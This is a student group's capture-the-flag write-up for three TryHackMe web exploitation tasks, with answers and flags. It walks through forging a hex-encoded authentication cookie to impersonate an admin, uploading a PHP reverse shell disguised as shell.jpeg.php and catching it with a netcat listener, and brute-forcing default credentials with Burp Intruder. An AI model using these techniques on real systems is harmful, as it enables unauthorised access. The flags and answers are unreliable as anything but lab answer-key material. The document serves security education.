PSP0201

Week 2

Writeup

Group Name: Stellar

Members

ID	Name	Role
1211101145	Nurul Humairah binti Mohamad Kamaruddin	Leader
1211101216	Fatin Qistina binti Kamarul Irman	Member
1211102030	Ilyana Sofiya binti Muhammad Najeli	Member
1211103480	Nurul Afiqah binti Ismail	Member

Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1

The title of the website is <title>Christmas Console</title>.

```
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Christmas Console</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <script src="assets/js/login.js"></script>
        <script src="assets/js/userfuncs.js"></script>
        <link rel=stylesheet type=text/css href="/assets/css/style.css">
```


Question 2

The name of the cookie used for authentication is auth.




Question 3

Value of this cookie encoded is format in hexadecimal



Question 4

The data is stored in JSON format. JSON is a text-based data format that is used to store and transfer data. In JSON, the data are in key/value pairs separated by a comma , .



Question 5


The value for the company field in the cookie is The Best Festival Company.

Question 6

Username is the other field found in the cookie.


Question 7

After change the username to santa, the value of Santa's cookie is 7b22636f6d70616e79223a2254686520426573742046657374697616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d.



Question 8

Now having access to the controls, switching on every control shows the flag. The flag is THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}.



Thought Process/Methodology:

Firstly, we connected to the network via openVPN to access machines. After succeeding, we copied the IP address and pasted it in our own browser. We were shown a login/registration page. We proceeded to register an account and login. After logging in, we opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using

Cyberchef, we altered the username to ‘santa’, the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now shown an administrator page (Santa’s) and proceeded to enable every control, which in turn showed the flag.


Day 2: Web Exploitation – The Elf Strikes Back!

Tools used: Kali Linux, Firefox, Terminal Emulator

Solution/walkthrough:

Question 1

?id=ODIzODI5MTNiYmYw adding to the URL to get access to the upload page




Question 2

It allows files with extensions: .jpeg, .jpg, and .png. Image is the type of file that is accepted by the site.

```
<main>
    <h1>Protect the Factory!</h1>
    <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
    <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
    <button tabindex=0 id=coverFile>Select</button>
    <button tabindex=1 id=uploadFile>Submit</button>
    <p id=fileText>No file selected</p>
</main>
```

Question 3

/uploads/ is the directory that uploaded files stored




Question 4

Netcat's parameter explanations

- -v Have nc give more verbose output.
- -p Specifies the source port nc should use, subject to privilege restrictions and availability.
- -l Used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host.
- -n Do not do any DNS or service lookups on any specified addresses, hostnames or ports.

Question 5

In our netcat terminal windows, we see a shell and can find the flag: cat /var/www/flag.txt THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}



Thought Process/Methodology:

Firstly, we connected to the network via openVPN to access machines. After succeeding, we copied the IP address and pasted it in our own browser. We were shown a page that showed 'You are not signed in Please enter your ID as a GET parameter (?id=YOUR_ID_HERE)'. The id that we received was ODIzODI5MTNiYmYw. We added ?id=ODIzODI5MTNiYmYw to our URL. When we hit enter, it showed the upload page. To find the type of file that is accepted by the site, we right-clicked on it and chose the 'view page sources' option. Then, it showed the source code, and we could get the info from there. It allows files with extensions of .jpeg, .jpg, and .png. From that, we know the type of file that is accepted by the site is image. For this section, we need to get a reverse shell script ready. To use this script, we copy 'cp usr/share/webshells/php/php-reverse-shell.php ./shell.jpeg.php' to our terminal. Next, we need to edit the script in nano. There are two lines of code with comments //CHANGE THIS after them, the ip and port variables. For the IP address we put the IP of our machine '10.8.92.218' and for the port we put '443'. Next, we run netcat with the command sudo nc -lvpn 443 in order to listen on port 443. We came back to page uploads and submitted the script we just created. In the 'select' button, we chose the shell.jpeg.php script then clicked 'submit'. Next up, we need to find the directory that any uploaded files are saved in. This can be done by taking a guess at what the directory may be. It can be found with /uploads. Click on the file to execute the shell! In our netcat terminal windows, we see a shell and can find the flag.

Day 3: Web Exploitation – Christmas Chaos

Tools used: Kali Linux, Firefox, Burp Suite

Solution/walkthrough:

Question 1

The name of the botnet mentioned in the text that was reported in 2018 is Mirai.

> What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet **o**f **T**hings (**IoT**) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2

Starbucks paid $250 USD for reporting default credentials according to the text

> In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

Question 3


who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th

- ag3nt-j1

Question 4


the port number for Burp - 8080

(The number after the IP address and the symbol ':' is the port number)




Question 5

What is the proxy type - HTTP




Question 6

the URL encoding for "PSP0201" - %50%53%50%30%32%30%31




Question 7


Look at the list of attack type options on intruder. Which of the following options matches the one in the description - Cluster Bomb





Question 8


What is the flag? - THM{885ffab980e049847516f9d8fe99ad1a}



Santa Sleigh Tracker - Mozilla Firefox
Santa Sleigh Tracker
10.10.45.93
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...
Santa Sleigh Tracker
afiqah
Sign in
The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.
10.10.45.93
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...



Applications Places System Fri 17 Jun, 05:06 AttackBox IP:10.10.120.157
Burp Suite Community Edition v2022.3.9 - Temporary Project
Burp Project Intruder Repeater Window Help
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
Intercept HTTP history WebSockets history Options
Request to http://10.10.45.93:80
Forward Drop Intercept is ... Action Open Brow... Comment this item HTTP/1
Pretty Raw Hex
1 POST /login HTTP/1.1
2 Host: 10.10.45.93
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 34
9 Origin: http://10.10.45.93
10 Connection: close
11 Referer: http://10.10.45.93/
12 Upgrade-Insecure-Requests: 1
13
14 username=afiqah&password=afiqah123
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 0
Request Headers 11

